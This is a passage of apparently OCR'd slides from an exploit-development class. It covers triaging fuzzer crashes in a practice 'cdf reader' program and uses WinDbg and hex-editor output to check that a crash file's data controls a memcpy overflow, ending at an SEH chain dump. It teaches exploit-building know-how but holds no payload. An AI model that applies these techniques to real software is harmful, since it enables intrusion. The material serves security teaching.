
Crash analysis lessons

- As you probably noticed, not all of your crashes were unique. Many of the crashes were the same type (null pointer dereference), or crashed at the same EIP.
- The more unique crashes you can cause your fuzzer to generate, the better.
- To generate more unique crashes, you should make sure your fuzzer is exercising all features of the target application. In our case we were exercising all of cdf reader's features: displaying a background, displaying a window title, drawing some text.

Crash analysis lessons 2


- Determining crash exploitability is harder than you might think.
- It’s easy to spot something very obviously exploitable (eip=41414141), but its hard to rule out a crash as not-exploitable.
- There could be some technique you are unaware of that allows you to exploit what you deemed an unexploitable scenario.
- Extensive research is being done to help automate the process of determining crash exploitability.
- What you can do is rank the crashes in terms of how exploitable they seem, and start from the top of the list.

From Crash to Cash




```
CRASH DETECTED
MSVCR90.dll:7855ae7a rep movsd from thread 2132 caused access violation
when attempting to write to 0x00130000

CONTEXT DUMP
  EIP: 7855ae7a rep movsd
  EAX: ab8f4df5 (2878295541) -> N/A
  EBX: 000015c0 (      5568) -> N/A
  ECX: 2abfff57 ( 717225815) -> N/A
  EDX: 00000002 (         2) -> N/A
  EDI: 00130000 (   1245184) -> N/A
  ESI: 008f5097 (   9392279) -> 00 00 ff 00 33 ff 00 66 ff 00 99 ff 00 cc
3 ff ff 66 00 ff 66 33 ff 66 66 ff 66 99 ff 66 cc ff 66 ff ff 99 00 ff 99
f cc 66 ff cc 99 ff cc cc ff cc ff ff ff 00 ff ff 33 ff ff 66 ff ff 99 ff
2 e9 01 00 08 ff 00 ff 09 1c 48 b0 a0 c1 83 08 13 2a 5c c8 b0 a1 c3 87 10
a 1c 49 b2 a4 c9 93 28 53 aa 5c c9 b2 a5 cb 97 30 63 ca 9c 49 b3 a6 cd 9b
3 2a 5d ca b4 a9 d3 a7 50 a3 4a 9d 4a b5 ea 50 14 58 b1 5a dd ca b5 ab d7
0 23 ae  (heap)
  EBP: 0012fcfc (   1244412) -> h6 (stack)
  ESP: 0012fcf4 (   1244404) -> e7 4d 8f 00 0e 00 00 ab 68 c5 36 00 8c 11
```

- In my fuzzing, crash 1 looks promising.
- It it crashing in a memcpy (rep movsd) which is good
- The source parameter of the memcpy (esi) also looks like its pointing at valid memory.




```
C:\class\cdf\cdf_reader\Release>copy Z:\classmaterial\crash_docs\crash_1.cdf Z:\classmaterial\crash_
docs\exploit1.cdf
        1 file(s) copied.

C:\class\cdf\cdf_reader\Release>
```

- Let’s make a copy of the crash file and get to work building our exploit.
- First step, recreate the crash in windbg.




```
(f0c.f64): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=ab8f4e8d ebx=000015c0 ecx=2abfff5f edx=00000002 esi=008f510f edi=00130000
eip=7855ae7a esp=0012fd14 ebp=0012fd1c iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210212
MSVCR90!memcpy+0x5a:
7855ae7a f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
0:000> kv
*** ERROR: Module load completed but symbols could not be loaded for cdf_reader
ChildEBP RetAddr  Args to Child
0012fd1c 0040118c 0012fd70 008f4e7f ab00000e MSVCR90!memcpy+0x5a (CONV: cdecl)
WARNING: Stack unwind information not available. Following frames may be wrong.
0012fd20 0012fd70 008f4e7f ab00000e 0012fd70 cdf_reader+0x118c
0012fd24 008f4e7f ab00000e 0012fd70 00000000 <Unloaded_AN32.dll>+0x12fd6f
0012fd70 79616420 69616820 4947756b 61393846 <Unloaded_AN32.dll>+0x8f4e7e
0012fd74 69616820 4947756b 61393846 01e90208 0x79616420
0012fd78 4947756b 61393846 01e90208 000000f7 0x69616820
0012fd7c 61393846 01e90208 000000f7 00800000 0x4947756b
0012fd80 01e90208 000000f7 00800000 00800000 0x61393846
0012fd84 00000000 00800000 00800000 00008080 <Unloaded_AN32.dll>+0x1e90207
```

- First question: Do we control the data causing the overflow?



```
0:000> db 8f4e7f
008f4e7f  7a 65 72 6f 20 64 61 79-20 68 61 69 6b 75 47 49  zero day haikuGI
008f4e8f  46 38 39 61 08 02 e9 01-f7 00 00 00 00 00 80 00  F89a............
008f4e9f  00 00 80 00 80 80 00 00-00 80 80 00 80 00 80 80  ................
008f4eaf  80 80 80 c0 c0 c0 ff 00-00 00 ff 00 ff ff 00 00  ................
008f4ebf  00 ff ff 00 ff 00 ff ff-ff ff ff 00 00 00 00 00  ................
008f4ecf  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
008f4edf  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
008f4eef  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

- That looks promising, but how do we really know we control it and can manipulate it?




HxD - [Z:\classmaterial\crash_docs\exploit1.cdf]

16 ANSI hex


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  43 44 46 08 02 00 00 E9 01 00 00 20 00 00 00 1C  CDF....é... ....
00000010  00 00 00 0E 00 00 AB 03 00 00 00 C0 15 00 00 7A  ......«....À...z
00000020  65 72 6F 20 64 61 79 20 68 61 69 6B 75 47 49 46  ero day haikuGIF
00000030  38 39 61 08 02 E9 01 F7 00 00 00 00 00 80 00 00  89a..é.÷.....€..
00000040  00 80 00 80 80 00 00 00 80 80 00 80 00 80 80 80  .€.€€...€€.€.€€€
00000050  80 80 C0 C0 C0 FF 00 00 00 FF 00 FF FF 00 00 00  €€ÀÀÀÿ...ÿ.ÿÿ...
00000060  FF FF 00 FF 00 FF FF FF FF FF 00 00 00 00 00 00  ÿÿ.ÿ.ÿÿÿÿÿ......
00000070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

- The origin of the data causing the overflow is our cdf file, so we can control the data used in the overflow. Good news so far…




```
0:000> !exchain
0012ffb0: <Unloaded_AN32.dll>+cbffff (00cc0000)
